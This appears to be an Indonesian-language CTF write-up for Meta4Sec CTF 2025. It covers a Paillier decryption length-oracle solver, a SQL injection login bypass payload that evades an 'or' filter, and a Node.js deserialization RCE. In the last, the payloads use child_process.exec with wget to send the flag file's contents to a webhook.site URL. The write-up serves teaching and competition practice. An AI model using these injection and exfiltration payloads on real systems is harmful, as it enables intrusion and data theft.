
Write-Up Meta4Sec CTF 2025

daftar schematics-its.com/npc



daffainfo
Etern1ty
mirai

Daftar Isi

CRYPTOGRAPHY

Decrypt Only

Flag:
Meta4Sec{someone_says_the_hardest_part_of_making_ctf_challenge_is_where_we_have_to_make_the_flag_do_you_agree??_09a663d2}

Deskripsi

What you can do if you only can DECRYPT???

nc 157.230.243.4 5000

author: agoyy

**Note: (solve local first, if remote takes too long, you can dm admin)

Informasi Terkait Soal

server.py

```python
from Crypto.Util.number import *
from Crypto.Random import random
from math import gcd

FLAG = open("flag.txt", "rb").read()

def lcm(a, b):
    return a // gcd(a, b) * b

class Homomorphic:
    def __init__(self, bits=512):
        self.p = getPrime(bits)
        self.q = getPrime(bits)
        self.n = self.p * self.q
        self.n2 = self.n * self.n
        self.g = self.n + 1
        self._lambda = lcm(self.p - 1, self.q - 1)
        u = pow(self.g, self._lambda, self.n2)
        L_u = (u - 1) // self.n
        self.mu = inverse(L_u, self.n)

    def gen(self, num):
        return list(map(int, bin(random.getrandbits(num))[2:]))
```

```
    def encrypt(self, m):
            r = random.randrange(self.n - 1) + 1
            return (pow(self.g, m, self.n2) * pow(r, self.n,
self.n2)) % self.n2

    def decrypt(self, c):
        u = pow(c, self._lambda, self.n2)
        L_u = (u - 1) // self.n
        pt = (L_u * self.mu) % self.n
        bin_pt = list(map(int, bin(pt)[2:]))
        key = self.gen(pt.bit_length())
        for i in range(len(key)):
            bin_pt[i] ^= key[i]
        return ''.join(list(map(str, bin_pt)))

def main():
    h = Homomorphic(bits=512)
    m = int.from_bytes(FLAG, 'big')
    ct = h.encrypt(m)

    print(f"N = {h.n}")
    print(f"g = {h.g}")
    print(f"enc(flag) = {ct}")

    while True:
        c = int(input("Ciphertext (in hex) : "), 16)
        m = h.decrypt(c)
        print(m)

if __name__ == "__main__":
    main()
```

Pendekatan

```
def __init__(self, bits=512):
        self.p = getPrime(bits)
        self.q = getPrime(bits)
        self.n = self.p * self.q
        self.n2 = self.n * self.n
        self.g = self.n + 1
        self._lambda = lcm(self.p - 1, self.q - 1)
        u = pow(self.g, self._lambda, self.n2)
```

```
        L_u = (u - 1) // self.n
        self.mu = inverse(L_u, self.n)
```

Dari sini kelihatan kalau ini cryptosystem Pailier. Cryptosystem Pailier sendiri ada sifat dimana **D(E(m1) *E(m2)) = (m1 + m2) mod n** atau perkalian dua ct akan menghasilkan penjumlahan kedua ptnya.

```
def gen(self, num):
        return list(map(int, bin(random.getrandbits(num))[2:]))

def decrypt(self, c):
        u = pow(c, self._lambda, self.n2)
        L_u = (u - 1) // self.n
        pt = (L_u * self.mu) % self.n
        bin_pt = list(map(int, bin(pt)[2:]))
        key = self.gen(pt.bit_length())
        for i in range(len(key)):
            bin_pt[i] ^= key[i]
        return ''.join(list(map(str, bin_pt)))
```

Disini saat decrypt dipanggil, dia XOR representasi biner dari pt dengan kunci random, dan key yang dibuat baru tiap fungsi decrypt dipanggil. Tapi kalau kita lihat cara key dibuat, panjang key sendiri ditentukan dari **pt.bit_length()**, dan string yang direturn panjangnya sama dengan **pt.bit_length()**. Ini basically length oracle yang dimana kita bisa mengetahui panjang bit dari pt apapun dari mengirim ctnya.

Kita bisa recover flag bit by bit dari sifat Pailier diatas, dari MSB ke LSB. Untuk setiap bit i dari flag:

1. Kita buat sebuah ciphertext **c_probe** yang hasil dekripsinya bakal melompatin batas pangkat dua (2^(i+1)) kalau bit ke-i dari flag == 1.
2. Kita kirim **c_probe** ke server dan periksa **panjang responsnya**:
    a. Jika panjang respons == i + 2, maka bit ke-i dari flag adalah 1.
    b. Jika panjang respons <= i + 1, maka bit ke-i dari flag adalah 0.

Solusi

solver.py

```
# eter
from Crypto.Util.number import *
from pwn import *
import sys
context.log_level = 'info'
```

```
hostport = 'nc 157.230.243.4 5000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def main():
    r = remote(HOST, PORT)
    r.recvuntil(b'N = ')
    N = int(r.recvline().strip())
    r.recvuntil(b'g = ')
    g = int(r.recvline().strip())
    r.recvuntil(b'enc(flag) = ')
    ct_flag = int(r.recvline().strip())

    info(f"N = {N}")
    info(f"g = {g}")
    info(f"enc = {ct_flag}")

    n2 = N * N
    known_flag = 0

    # iterate from msb
    for i in range(N.bit_length() - 1, -1, -1):
        guess = known_flag + (1 << i)
        target_val = 1 << (i + 1)
        x = (target_val - guess) % N
        # E(x) = g^x mod n^2
        ct_x = pow(g, x, n2)
        # D(ct_flag * ct_x) = (FLAG + x) mod N
        c_probe = (ct_flag * ct_x) % n2
        r.sendlineafter(b"Ciphertext (in hex) : ",
hex(c_probe).encode())

        response = r.recvline().strip()
        response_len = len(response)
        if response_len == i + 2:
            known_flag += (1 << i)
            sys.stdout.write('1')
        else:
            sys.stdout.write('0')
        sys.stdout.flush()

    flag = long_to_bytes(known_flag)
```

```
    success(flag)
    r.interactive()

if __name__ == '__main__':
    main()
```

Hasil

WEB

SQLI

Flag: Meta4Sec{JUST_SQL INJECTION_BLACKLIST}

Deskripsi

Hanya kerentanan sql injection dengan sedikit blacklist


Noted Ini Blackbox

LINK WEBSITE


author : zfernm

Informasi Terkait Soal

Diberikan suatu website yang memiliki login page




Jika memasukan random string pada form, maka akan muncul request seperti berikut



Pendekatan

Jika nilai parameter **debug** diganti menjadi 1, maka akan muncul SQL Query yang akan dieexecute oleh website




Kemudian terdapat filter pada website dimana website tidak memperbolehkan input **or** namun ini bisa dibypass dengan di double stringnya menjadi **oorr**.

Solusi

Maka final payloadnya akan berbentuk seperti ini

U: d') oorr 1#
P: test



Anoda

Flag: Meta4Sec{Expl0it_Nod3_D35ER1LIZATI0N_BUG_FOR_RCE}

Deskripsi

Coba masuk ke dalam sistem deserialization


Noted Ini Blackbox

LINK WEBSITE


author : zfernm

Informasi Terkait Soal

Terdapat website yang sederhana dimana jika diakses langsung, akan membuat cookie baru bernama **title**



Kemudian cookie tersebut ter reflect di websitenya




Pendekatan

Dari deskripsi soalnya, kamu mencari vulnerability yang terkait dengan insecure deserialization pada Express. Dan kami menemukan artikel ini

https://swisskyrepo.github.io/PayloadsAllTheThings/Insecure%20Deserialization/Node/#methodology


Setelah kami coba menggunakan payload tersebut, namun tidak ada output sama sekali



Kemudian kita mencoba pendekatan blind dimana kami menggunakan binary **wget** dan ternyata mendapatkan pingback

blind.js

```
_$$ND_FUNC$$_function(){require('child_process').exec('wget https://webhook.site/875c06dd-618f-4d65-804f-0ae9810ac86a', function(error,stdout, stderr) { console.log(stdout) });}()
```



Solusi

Untuk mendapatkan flag, kami menggunakan payload dibawah untuk membaca file berawalan huruf **f** (Yang berarti flag.txt) dan dikirimkan ke webhook

solver.js

```
_$$ND_FUNC$$_function(){require('child_process').exec('wget https://webhook.site/875c06dd-618f-4d65-804f-0ae9810ac86a/?`cat f*`', function(error,stdout, stderr) { console.log(stdout) });}()
```

Hasil